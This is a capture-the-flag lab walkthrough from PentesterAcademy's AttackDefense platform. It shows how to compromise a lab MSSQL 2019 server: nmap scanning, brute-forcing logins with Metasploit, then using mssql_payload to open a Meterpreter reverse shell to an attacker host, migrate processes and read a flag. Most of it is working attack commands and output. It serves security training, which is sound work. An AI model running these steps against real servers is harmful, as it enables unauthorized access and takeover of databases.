ATTACK DEFENSE

by PentesterAcademy


Name	MSSQL: Payload Execution
URL	https://attackdefense.com/challengedetails?cid=2320
Type	Windows Service Exploitation: MSSQL

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "**target**" file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# zsh
┌──(root💀attackdefense)-[~]
└─# cat /root/Desktop/target
Target IP Address : 10.0.24.71

┌──(root💀attackdefense)-[~]
└─# 
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.24.71




```
┌──(root💀attackdefense)-[~]
└─# nmap 10.0.24.71
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-27 14:41 IST
Nmap scan report for ip-10-0-24-71.ap-southeast-1.compute.internal (10.0.24.71)
Host is up (0.0013s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.68 seconds

┌──(root💀attackdefense)-[~]
└─#
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 1433 where the MSSQL server is running.

Running ms-sql-info Nmap script to discover MSSQL server information.

Command: nmap --script ms-sql-info -p 1433 10.0.24.71




```
┌─(root💀attackdefense)-[~]
└─# nmap --script ms-sql-info -p 1433 10.0.24.71
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-27 14:41 IST
Nmap scan report for ip-10-0-24-71.ap-southeast-1.compute.internal (10.0.24.71)
Host is up (0.0013s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s

Host script results:
| ms-sql-info:
|   10.0.24.71:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds

┌─(root💀attackdefense)-[~]
└─# 
```

We have found that the target is running “**Microsoft SQL Server 2019**”.

Step 4: Running msfconsole

Command: msfconsole -q




```
┌─(root💀attackdefense)-[~]
└─# msfconsole -q
msf6 > 
```

Step 5: Identifying valid MSSQL users and their passwords using provided username and password list using metasploit module mssql_login

Commands:
use auxiliary/scanner/mssql/mssql_login
set RHOSTS 10.0.24.71
set USER_FILE /root/Desktop/wordlist/common_users.txt

set PASS_FILE /root/Desktop/wordlist/100-common-passwords.txt
set VERBOSE false
exploit



```
┌──(root💀attackdefense)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/mssql/mssql_login
msf6 auxiliary(scanner/mssql/mssql_login) > set RHOSTS 10.0.24.71
RHOSTS => 10.0.24.71
msf6 auxiliary(scanner/mssql/mssql_login) > set USER_FILE /root/Desktop/wordlist/common_users.txt
USER_FILE => /root/Desktop/wordlist/common_users.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set PASS_FILE /root/Desktop/wordlist/100-common-passwords.txt
PASS_FILE => /root/Desktop/wordlist/100-common-passwords.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/mssql/mssql_login) > exploit

[*] 10.0.24.71:1433       - 10.0.24.71:1433 - MSSQL - Starting authentication scanner.
[+] 10.0.24.71:1433       - 10.0.24.71:1433 - Login Successful: WORKSTATION\sa:
[+] 10.0.24.71:1433       - 10.0.24.71:1433 - Login Successful: WORKSTATION\dbadmin:anamaria
[+] 10.0.24.71:1433       - 10.0.24.71:1433 - Login Successful: WORKSTATION\auditor:nikita
[*] 10.0.24.71:1433       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mssql/mssql_login) > 
```


We have discovered two users (dbadmin, auditor) passwords and the **‘sa’** user is enabled on the server with <empty> password. So, we can access the sa user directory without entering the password.

By default in Metasploit **sa** user is set to **USERNAME** and **PASSWORD** is empty **‘’**.


Step 6: Exploit the target machine using the mssql_payload Metasploit module.

Commands:
use exploit/windows/mssql/mssql_payload
set RHOSTS 10.0.24.71
exploit

Note: By default, the module uses sa user with no password hence we don’t have to set anything for the authentication.



```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set RHOSTS 10.0.24.71
RHOSTS => 10.0.24.71
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] 10.0.24.71:1433 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -   5.86% done (5996/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -   7.33% done (7495/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -   8.80% done (8994/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  10.26% done (10493/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  11.73% done (11992/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  13.19% done (13491/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  14.66% done (14990/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  16.13% done (16489/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  17.59% done (17988/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  19.06% done (19487/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  20.53% done (20986/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  21.99% done (22485/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  23.46% done (23984/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  24.92% done (25483/102246 bytes)
```




```
[*] 10.0.24.71:1433 - Command Stager progress -  79.17% done (80946/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  80.63% done (82445/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  82.10% done (83944/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  83.57% done (85443/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  85.03% done (86942/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  86.50% done (88441/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  87.96% done (89940/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  89.43% done (91439/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  90.90% done (92938/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  92.36% done (94437/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  93.83% done (95936/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  95.29% done (97435/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  96.76% done (98934/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  98.19% done (100400/102246 bytes)
[*] 10.0.24.71:1433 - Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Sending stage (175174 bytes) to 10.0.24.71
[*] 10.0.24.71:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.24.71:49186) at 2021-01-27

meterpreter > 
```

Step 7: Check the running OS and current running user.

Command: getuid

sysinfo




```
meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter > sysinfo
Computer        : MSSQL-SERVER
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : CONTOSO
Logged On Users : 6
Meterpreter     : x86/windows
meterpreter > 
```

We are running as an NT Service.

Step 8: migrate the current process into the sqlservr.exe process.


Command: migrate -N sqlservr.exe



```
meterpreter > migrate -N sqlservr.exe
[*] Migrating from 3492 to 2956...
[*] Migration completed successfully.
meterpreter > 
```

Step 9: Read the flag.txt from C:\

Commands:
cd /
dir
cat flag.txt



```
meterpreter > cd /
meterpreter > dir
Listing: C:\
============

Mode               Size           Type  Last modified              Name
----               ----           ----  -------------              ----
40777/rwxrwxrwx    0              dir   2016-07-16 18:53:21 +0530  $Recycle.Bin
100666/rw-rw-rw-   1              fil   2016-07-16 19:09:41 +0530  BOOTNXT
40777/rwxrwxrwx    8192           dir   2016-10-18 05:46:03 +0530  Boot
40777/rwxrwxrwx    0              dir   2021-01-20 12:44:37 +0530  Config.Msi
40777/rwxrwxrwx    0              dir   2016-10-18 07:29:39 +0530  Documents and Settings
40777/rwxrwxrwx    0              dir   2016-07-16 18:53:21 +0530  PerfLogs
40555/r-xr-xr-x    8192           dir   2016-07-16 11:34:24 +0530  Program Files
40777/rwxrwxrwx    8192           dir   2016-07-16 11:34:24 +0530  Program Files (x86)
40777/rwxrwxrwx    4096           dir   2016-07-16 18:53:21 +0530  ProgramData
40777/rwxrwxrwx    0              dir   2016-10-18 07:31:27 +0530  Recovery
40777/rwxrwxrwx    4096           dir   2021-01-20 11:53:56 +0530  System Volume Information
40555/r-xr-xr-x    4096           dir   2016-07-16 11:34:24 +0530  Users
40777/rwxrwxrwx    28672          dir   2016-07-16 11:34:24 +0530  Windows
100444/r--r--r--   388688         fil   2016-07-16 19:09:41 +0530  bootmgr
100666/rw-rw-rw-   32             fil   2021-01-20 15:54:05 +0530  flag.txt
0240/-w-r-----     2062954782208  fif   67342-06-09 16:49:12 +0530  pagefile.sys

meterpreter > cat flag.txt
a3dcb4d229de6fde0db5686dee47145dmeterpreter >
meterpreter > 
```

Flag: a3dcb4d229de6fde0db5686dee47145d

1. MSSQL (https://www.microsoft.com/en-in/sql-server/sql-server-2019)
2. Metasploit (https://www.metasploit.com/)
3. Microsoft SQL Server Payload Execution (https://www.rapid7.com/db/modules/exploit/windows/mssql/mssql_payload)
4. MSSQL Login Utility (https://www.rapid7.com/db/modules/auxiliary/scanner/mssql/mssql_login/)